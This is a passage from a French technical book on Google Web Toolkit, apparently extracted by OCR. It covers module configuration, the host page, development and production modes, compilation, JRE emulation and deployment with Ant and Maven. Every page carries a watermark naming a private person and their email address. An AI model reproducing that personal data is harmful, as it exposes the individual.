<inherits name='com.google.gwt.user.theme.standard.Standard' />
<inherits name='com.google.gwt.rpc.RPC' />

<!- Correspond au point d'entrée de l'application -->
<entry-point class='com.dng.hello.client.Hello' />

<!- packages indiquant au compilateur les classes à traduire en JavaScript -->
<source path='client' />
<source path='shared' />
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
<!- feuille de styles injectée dans la page HTML lors de la compilation -->
<stylesheet src="Hello.css" />

</module>
```

Le fichier de configuration est un élément clé d'un module : il structure les classes constituant le module. Avant toute exécution de code GWT, le compilateur analyse ce fichier de manière récursive pour tous les modules dépendants.

Dans cet exemple, le mot-clé `inherit` définit une dépendance entre deux modules (en l'occurrence ici avec le framework GWT et la partie RPC). `entry-point` précise la classe contenant le point d'entrée identifié par la méthode `onModuleLoad()` (dérivée elle-même de l'interface `EntryPoint`). Le mot-clé `source` définit le package contenant les classes clientes. Quant à `stylesheet`, il énumère le ou les fichier(s) CSS à intégrer à la page HTML de rendu. Le paragraphe suivant montre qu'il est également possible d'ajouter le CSS directement dans le fichier HTML hôte.

La structure du répertoire war

La structure d'un projet GWT a énormément évolué entre les versions 1.5 et 1.6. Auparavant, les ressources (la page HTML, les images et les fichiers CSS ou JS externes) étaient intégrées aux sources du projet. À partir de la version 1.6 et à la demande des utilisateurs qui trouvaient la structure peu adaptée à un déploiement en mode WAR, un nouveau répertoire a fait son apparition à l'extérieur du répertoire des sources. Il contient tous les fichiers et répertoires spécifiés par la norme Servlet et suit scrupuleusement le format WAR.

Le répertoire `war\WEB-INF` contient le fichier de configuration des servlets `web.xml`. Les répertoires `lib` et `classes` contiennent les bibliothèques utilisées par le projet.

Il est à noter que `war` contient également la page HTML de l'application GWT accompagnée de ses ressources (CSS, JS ou images).

La page HTML hôte

Contrairement à une application web JSP traditionnelle constituée de plusieurs pages, une application GWT n'en contient qu'une seule appelée *host page* ou page hôte. Cette page contiendra toute la logique d'affichage du site, et ce, au rythme des ajouts et suppression d'éléments du DOM (*Document Object Model*).

C'est d'ailleurs pour cela qu'en termes de contenu, une page hôte ne contient généralement que les balises `<body>` et `</body>` ainsi que certaines balises JavaScript. Cet aspect est assez déroutant la première fois car un développeur a souvent tendance à demander l'affichage du code source de la page à des fins de débogage. Ici en l'occur-

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

rence, il faudra faire appel à des plug-ins plus évolués tels que Firebug pour inspecter les éléments de la page.

Exemple de page hôte

```
<html>
  <head>
    <meta http-equiv="content-type" content="text/html; charset=UTF-8">

    <link type="text/css" rel="stylesheet" href="Hello.css">

    <title>Exemple d'application GWT</title>

    <!-- -->
    <!-- Ce script charge le module JavaScript compilé -->
    <!-- Il est possible d'ajouter des méta-tags GWT -->

    <script type="text/javascript" language="javascript"
                              src="hello/hello.nocache.js"></script>
  </head>

  <!-- -->
  <!-- Le body peut contenir des balises HTML arbitraires, ou rien du tout -->
  <!-- Cette page sera construite dynamiquement au rythme des ajouts dans le
RootPanel -->

  <body>

    <!-- OPTIONAL: include this if you want history support -->
    <iframe src="javascript:''" id="gwt_historyFrame" tabIndex='-1'
            style="position:absolute;width:0;height:0;border:0"></iframe>

  </body>
</html>
```

Le script suffixé `nocache.js` contient le sélecteur GWT, qui est le premier fichier JavaScript chargé par la page hôte pour identifier la bonne permutation à charger (une permutation est également un fichier JavaScript) en fonction, entre autres, du navigateur cible. Contrairement à la page hôte, le sélecteur ne doit jamais être mis en cache, car nous ne verrions pas les éventuelles modifications apportées au site lors de compilations successives.

L'élément `iframe` paramétré avec l'identifiant `gwt_historyFrame` sert à gérer l'historique. Il est facultatif, nous l'aborderons plus tard.

Notez que les éventuelles feuilles de styles, images et scripts externes peuvent également être insérés directement dans cette page (ou dans le fichier de configuration du module).

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Le mode développement

Le mode développement est sans conteste l'élément de GWT qui illustre le mieux l'originalité et, on peut le dire, le génie de ce framework. Le mode développement (ou *dev mode*) est un environnement puissant qui aide le développeur à réduire la lourdeur des étapes de codage, test et débogage. Il reproduit fidèlement un environnement web.

Il existe plusieurs manières de lancer le mode développement lorsqu'un projet a été créé avec `WebAppCreator` :

- Soit en ligne de commande à l'aide de la classe `DevMode` en lui passant l'URL de la page hôte et le nom pleinement qualifié du module de la manière suivante :

Lancement du mode développement

```
c:\projects\hello>java -Xmx256M com.google.gwt.dev.DevMode -startupUrl
                                Hello.html com.dngconsulting.hello.Hello
   Using a browser with the GWT Development Plugin, please browse to
   the following URL:
   http://localhost:8888/Hello.html?gwt.codesvr=127.0.0.1:9997
```


- Soit en passant par Eclipse et le fichier `.launch`. Pour ce faire, nous nous positionnons sur le fichier `Hello.launch` et sélectionnons la commande *Run As* dans le menu contextuel.
- Il existe évidemment d'autres manières en fonction de votre environnement de développement (plug-in GWT Eclipse ou Maven), mais les méthodes précédentes sont les plus simples pour débuter.

Du point de vue de l'outillage, le mode développement est un navigateur qui exécute une version particulière de notre application. Doté d'un plug-in intelligent, ce navigateur possède la capacité de déboguer et charger dynamiquement du bytecode Java.

Il faut bien comprendre qu'en mode normal, un site web bâti avec JavaScript et HTML est impossible à déboguer sous Eclipse (ou tout autre IDE). En supposant que nous utilisions une technologie telle que JSP, la seule chose que l'on serait capable de faire serait un pas à pas des ordres `out.println("<div>…</div>")` ou le contenu de balises personnalisées. Autant dire qu'en pratique, la plus-value de ce type de débogage est assez faible pour le développeur qui n'a qu'une vision technique orientée servlet de son code. Même en JavaScript avec des outils tels que Dojo, jQuery ou Prototype, le débogage se résume souvent à l'utilisation de plug-ins plutôt lourds et incapables de retranscrire une pile d'appels détaillée comme le ferait Eclipse. Cela est également lié à la nature dynamique de JavaScript.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Figure 1–9
Démonstration du PetStocks de DNGConsulting



Avec GWT, l'application est déboguée comme une application Swing/SWT ou Windows Forms à la manière d'un client lourd, et ce, à l'intérieur d'un navigateur tout à fait normal ! Mais comment diable est-ce possible ?

Bien souvent, les concepts les plus géniaux tirent leur origine d'idées complètement farfelues. Le mode développement en est une.

Le procédé consiste à étendre le comportement par défaut d'un navigateur pour en faire une sorte de boîte à exécuter du JavaScript et du HTML.

À partir d'une application Java s'exécutant dans une JVM tout à fait normale, un module côté client, appelé également le shell (abordé plus loin), pilote à distance le navigateur. Dans ce mode, l'application Java exécute le code compilé (en bytecode Java) de notre site et communique par socket avec le plug-in installé dans le navigateur. À son tour, ce plug-in est chargé de piloter le navigateur et de renvoyer tous les événements (tels que les clics souris...) à l'application Java.

En mode développement, le navigateur n'a pour seul rôle que d'afficher le rendu de l'application GWT. Toute la partie événementielle (la plus complexe à déboguer) est court-circuitée par le plug-in qui pilote le navigateur. Lorsqu'on clique sur un bouton auquel un gestionnaire d'événement Java est rattaché, c'est en réalité le plug-in qui reçoit l'événement et qui le redirige ensuite à l'application hébergée dans la JVM distante.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

En fin de compte, l'ensemble de l'application GWT en mode développement ressemble à n'importe quelle application Java classique client lourd (d'où la possibilité de déboguer), excepté qu'au milieu de la chaîne s'interface un navigateur piloté par un plug-in.

Pour résumer, nous avons donc côté JVM du code 100 % Java communiquant via le réseau avec des plug-ins intégrés à leur navigateur d'origine. Il faut donc autant de plug-ins qu'il existe de navigateurs du marché.




Figure 1–10
Architecture des plug-ins

Dans le schéma précédent, il faut noter l'absence de contraintes d'installation particulières sur les machines hébergeant les navigateurs. En d'autres termes, n'importe quelle machine dotée du bon plug-in (donc sans aucun framework GWT) peut prétendre à afficher et tester un site GWT en phase de développement.

Les plug-ins disponibles pour GWT sont proposés en téléchargement sur le site de Google la première fois qu'un utilisateur accède à une application GWT en mode développement. En fonction du navigateur, l'utilisateur configure ou double-clique sur les fichiers proposés.

L'intérêt principal du mode développement est de laisser la liberté à l'utilisateur d'installer et configurer n'importe quel plug-in additionnel sur son navigateur. Le plug-in Firebug permet d'espionner et déboguer des fragments de DOM tout en modifiant à la volée le contenu de la page.


Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

D'un point de vue fonctionnel, le mode développement est le plus productif : lorsque le développeur modifie du code Java, il le sauvegarde (ce qui a pour effet de lancer automatiquement une compilation sous Eclipse) et active le bouton *Rafraîchir* de son navigateur. Les modifications sont instantanément prises en compte et il est possible à tout moment de positionner un point d'arrêt et de procéder au pas à pas en mode débogage. Cette productivité était inimaginable il y a encore quelques mois pour le développement d'applications web.

Le shell

Le shell est la fenêtre hiérarchique dans laquelle s'affichent tous les messages d'erreur en provenance de GWT, qu'il s'agisse d'erreurs de compilation, d'exceptions personnalisées ou de problèmes internes.

Figure 1–11
La fenêtre du shell




Lorsqu'une erreur de compilation survient dans le shell, une pile d'appels et un message pointant la ligne incriminée s'affichent.

Les onglets affichés dans le shell correspondent aux différents modules en cours d'exécution. Nous avons vu dans le schéma d'architecture précédent qu'il était possible de déboguer un module en ciblant à un instant t plusieurs navigateurs. Pour cela, chaque navigateur correspond à une session. Les sessions sont affichées sous la forme d'une liste, les navigateurs sous la forme d'onglets. Lorsque le navigateur est fermé, la communication réseau s'interrompt et la session présente un état inactif (grisé et en italique).

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Figure 1–12
Les sessions GWT du shell




> **REMARQUE** **Affichage des traces**
>
> Le shell sert également de console d'affichage pour tous les messages retournés dans le code Java à l'aide de la fonction `GWT.log(message, exception)`.

Le conteneur de servlets Jetty

En phase de développement, GWT fournit un socle serveur représenté par un conteneur de servlets. Le rôle de ce conteneur est de simuler un environnement d'exécution minimal permettant au développeur de déboguer d'éventuels services distants. Le choix s'est porté sur l'outil Jetty pour sa capacité à démarrer rapidement (il n'est pas rare d'avoir à arrêter et relancer le serveur fréquemment) mais également sa prédisposition à être hébergé dans une JVM et piloté via des API.

Le shell propose un onglet identifié Jetty retraçant toutes les requêtes intervenant entre le client et le serveur.

Figure 1–13
Les traces Jetty



Le mode développement couvre également d'autres scénarios complexes d'utilisation, notamment lorsqu'il existe déjà au sein du réseau (ou en local sur le poste) un serveur d'applications hébergeant des services distants (EJB, Spring, etc.).

L'option `-noserver` permet de lancer le shell sans conteneur de servlets.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Le mode production

Dans le mode développement, toute l'application est émulée via une JVM. Or, une fois en production, plus question d'appeler du bytecode Java : il nous faut un vrai site web. C'est le rôle du mode production.

Il correspond au contexte dans lequel l'application GWT finale est réellement exécutée, c'est-à-dire au travers d'un navigateur et avec le site entièrement traduit en JavaScript. Ce mode fait suite à une phase de compilation qui peut dans certains cas prendre de quelques secondes à plusieurs minutes.

Créer le code en JavaScript consiste à faire appel au compilateur GWT. Tout comme le mode développement, cette opération dépend de votre environnement de développement. Vous pouvez simplement double-cliquer sur le fichier `build.xml` et lancer la tâche par défaut ou passer par la ligne de commande avec Ant ou Maven comme sur la figure suivante. Le compilateur GWT est lui-même écrit en Java et se trouve dans l'archive `gwt-dev.jar`.




Figure 1–14
Les options du compilateur GWT

> Les options de ce compilateur sont nombreuses et sont abordées dans le détail au chapitre 12, « Sous le capot de GWT ».

Après avoir placé `gwt-user.jar` et `gwt-servlet.jar` dans le `classpath`, nous compilons le module ainsi :

```
c:\projects\hello>java -Xmx256M com.google.gwt.dev.Compiler

com.dngconsulting.hello.Hello
Compiling module com.dngconsulting.hello.Hello
   Compiling 1 permutations
   Worker permutation 0 of 1
      Creating split point map file for the compile report
         Done
   Linking into war
   Link succeeded
   Compilation succeeded -- 12,957s
```

La structure d'un site compilé

Au premier abord, la structure d'un site GWT compilé n'a rien de très compréhensible pour le commun des mortels.

Le compilateur crée un fichier de permutation par contexte d'utilisation (type de navigateur, langues, chargement à la demande, etc.) et donne à ces permutations un nom unique. Ce dernier est le résultat d'un algorithme de hachage (MD5) reconnu universellement pour calculer des clés uniques. Malgré les apparences et le suffixe `.html`, une permutation est un fichier JavaScript.

Gardez à l'esprit que chaque permutation est mise en cache par le navigateur *ad vitam aeternam*. Cette convention de nommage assure l'unicité des permutations et garantit que toute modification ultérieure du site suivie d'une compilation provoquera une nouvelle mise en cache.

Voici à quoi ressemble un répertoire `war` une fois passé sous le grill du compilateur (voir figure 1-15).




Figure 1–15
Structure du site compilé

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Tout le contenu du sous-répertoire `hello` n'est produit que lorsque le développeur demande explicitement la compilation. En mode développement, rappelez-vous, GWT s'appuie sur le bytecode Java de l'application.

Les classes et dépendances du serveur sont compilées normalement et créées dans le répertoire `WEB-INF/classes` ou sous la forme d'une archive d'extension `.jar` dans `WEB-INF/lib`

Notez qu'il est possible de déployer séparément la partie cliente, constituée de pages et de scripts statiques, et la partie serveur.

Les types Java émulés par GWT

GWT étant une technologie s'appuyant sur JavaScript, quasiment aucune des classes du JDK Java ne peut prétendre à être convertie par une simple baguette magique. Pour arriver à ses fins, GWT réalise en interne une sorte d'émulation, c'est-à-dire une réécriture d'une partie des classes nécessaires au framework client de certains packages du JDK, pour les rendre compatibles avec JavaScript. Le plus atypique est que cette implémentation est elle-même codée en Java, mais dans un Java suffisamment simple et performant pour prétendre à être converti facilement en JavaScript.




Figure 1–16
Émulation du JRE Java

Cette émulation est une des raisons pour lesquelles la compilation sous Eclipse (ou n'importe quel IDE Java) ne suffit pas à valider que l'application GWT fonctionne réellement. Il est indispensable d'effectuer le test sous le compilateur GWT. Celui-ci vérifiera de manière effective la compatibilité des classes Java utilisées dans notre projet avec le JRE émulé.

> **REMARQUE JavaScript est mono-thread**
>
> JavaScript étant un environnement mono-thread, toutes les procédures de synchronisation et de gestion des threads en Java sont à proscrire dans le monde GWT. Cette règle prévaut également pour les méthodes de la classe `Object` (`notify()`, `wait()`, `waitAll()`). Le mot-clé `synchronized` est ignoré silencieusement.

Voici le message renvoyé par le compilateur GWT lorsqu'il tombe sur un type compatible Java mais non compatible GWT.




Figure 1–17
Type Java non compatible avec JavaScript

On pourrait penser que ce sous-ensemble supporté du JRE est un handicap lorsqu'il s'agit de développer en GWT. Pourtant, il faut garder à l'esprit que nous développons des interfaces graphiques avec GWT. Généralement, ce type d'application n'a besoin que de collections, de types primitifs et de quelques classes essentielles de `java.io` et `java.lang`. Pour le reste (accès en bases, calculs complexes, multi-threading…), il est indispensable d'effectuer les traitements côté serveur en utilisant des services RPC.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00


Le déploiement

Le processus de déploiement d'une application GWT est relativement trivial dans la mesure où le développeur s'appuie à la base sur une structure déjà formatée `war`.

Cette étape consiste généralement à compresser le répertoire `war` et à le déposer dans un quelconque conteneur de servlets.

Parfois certaines spécificités pourront venir compliquer ce déploiement. C'est notamment le cas lorsque les services RPC ne s'exécutent pas sur le même serveur Web que celui ayant fourni les permutations ou lorsqu'une zone DMZ (sécurisée) impose des contraintes de type *reverse proxies*. Nous reviendrons sur ces spécificités dans le chapitre 7 dédié à RPC.

Figure 1–18
Contenu d'un fichier WAR



Fichier Ant


Lors de la création du squelette de l'application, le script `WebAppCreator` fournit par défaut un fichier de construction Ant situé à la racine du projet et proposant toutes les étapes du cycle de vie d'une application GWT :

- compilation ;
- copie des fichiers du `classpath` dans le répertoire `WEB-INF/libs` ;
- lancement du mode production ;

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

- lancement du mode développement ;
- construction du projet et appel du compilateur ;
- génération d'un fichier WAR.

Figure 1–19
Fichier Ant



Plug-in Maven

Maven est un outil pour la construction et l'automatisation de projets Java. L'objectif recherché est comparable à Make ou Ant : construire un projet à partir de ses sources tout en facilitant la résolution des dépendances binaires. Maven introduit un cycle de vie pour la construction des projets (tests, compilation, production de la documentation, pré-intégration, etc.) et possède de plus en plus d'adeptes à travers le monde.

Figure 1–20
Plugin Maven

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Il existe un plug-in Maven pour GWT disponible à l'adresse http://mojo.codehaus.org/gwt-maven-plugin/. Il permet entre autres de créer automatiquement les services RPC, les fichiers d'internationalisation et l'édition des rapports de compilation. Par ailleurs, l'option `-maven` utilisée avec `WebAppCreator` produira un fichier d'extension `.pom` contenant les différentes dépendances nécessaires au fonctionnement d'une application minimale.

Voici un exemple de fichier de configuration Maven pour GWT. Il est fort probable que ce plug-in évolue au rythme des modifications de GWT.

```
<project>
  <properties>
    <gwt.version>here your prefered gwt sdk version</gwt.version>
  </properties>
  [...]
  <build>
    <plugins>
      [...]
      <plugin>
        <groupId>org.codehaus.mojo</groupId>
        <artifactId>gwt-maven-plugin</artifactId>
        <version>2.4.0</version>
        <dependencies>
          <dependency>
            <groupId>com.google.gwt</groupId>
            <artifactId>gwt-user</artifactId>
            <version>${gwt.version}</version>
          </dependency>
          <dependency>
            <groupId>com.google.gwt</groupId>
            <artifactId>gwt-dev</artifactId>
            <version>${gwt.version}</version>
          </dependency>
        </dependencies>
      </plugin>
      [...]
    </plugins>
  </build>
  [...]
</project>

  <build>
    <plugins>
          <plugin>
                <groupId>org.codehaus.mojo</groupId>
                <artifactId>gwt-maven-plugin</artifactId>
                <configuration>
                  <gwtHome>${gwtHome}</gwtHome>
```

```
                <disableCastChecking>true</disableCastChecking>
                <disableClassMetadata>true</disableClassMetadata>
              </configuration>
              <executions>
                <execution>
                      <goals>
                        <goal>generateAsync</goal>
                        <goal>compile</goal>
                      </goals>
                </execution>
              </executions>
        </plugin>
  </plugins>
</build>
```

La fonctionnalité « Super DevMode » dans GWT 2.5

Introduit dans GWT 2.5 en version expérimentale, le Super DevMode a été conçu pour créer un environnement qui puisse s'affranchir de tout plug-in en phase de développement (de plus en plus coûteux à maintenir au rythme des évolutions des navigateurs). L'idée sous-jacente consiste à compiler en quelques secondes à chaque modification le code Java en JavaScript en conservant les fonctionnalités de débogage. Ce n'est donc plus le code Java qui est exécuté mais le code JavaScript final. Pour bien comprendre ce concept, il faut savoir que l'étape la plus longue lorsque le compilateur génère du Java en JavaScript est la phase d'optimisation et de réduction de code. Si l'on part du principe qu'un développeur en local sur sa machine peut sans trop de latence charger un script de plusieurs mégaoctets, il est possible de réduire les délais de compilation à quelques secondes *via* une option particulière du compilateur.

> N'hésitez pas à vous référer au chapitre « Sous le capot de GWT » pour plus de détail sur l'option -draftCompile.

Reste ensuite à résoudre la problématique du débogage. Comment déboguer du JavaScript en sachant que le code initial a été développé en Java ? La réponse est dans un outil nommé SourceMaps. Créé initialement par Google et aujourd'hui supporté par plusieurs navigateurs dont Firefox, SourceMaps permet de retrouver le code Java initial ayant servi à générer ou optimiser du JavaScript à partir d'un dictionnaire maintenant des correspondances entre fonctions du source originel et code compilé.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Avec ce nouveau SuperDevMode, il devient désormais possible de travailler en mode développement dans les mêmes conditions qu'en production (exceptées les optimisations et réductions évidemment). Le code débogué au final est en JavaScript, contrairement à l'actuel DevMode (qui s'appuie sur du bytecode Java).

Il est fort probable qu'à l'avenir, le SuperDevMode vienne compléter (ou remplacer à plus longue échéance) toute la panoplie d'outils déjà disponibles en GWT pour la phase de développement.

Pour plus d'informations, n'hésitez pas à vous référer à la documentation officielle de GWT.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

2

Les contrôles

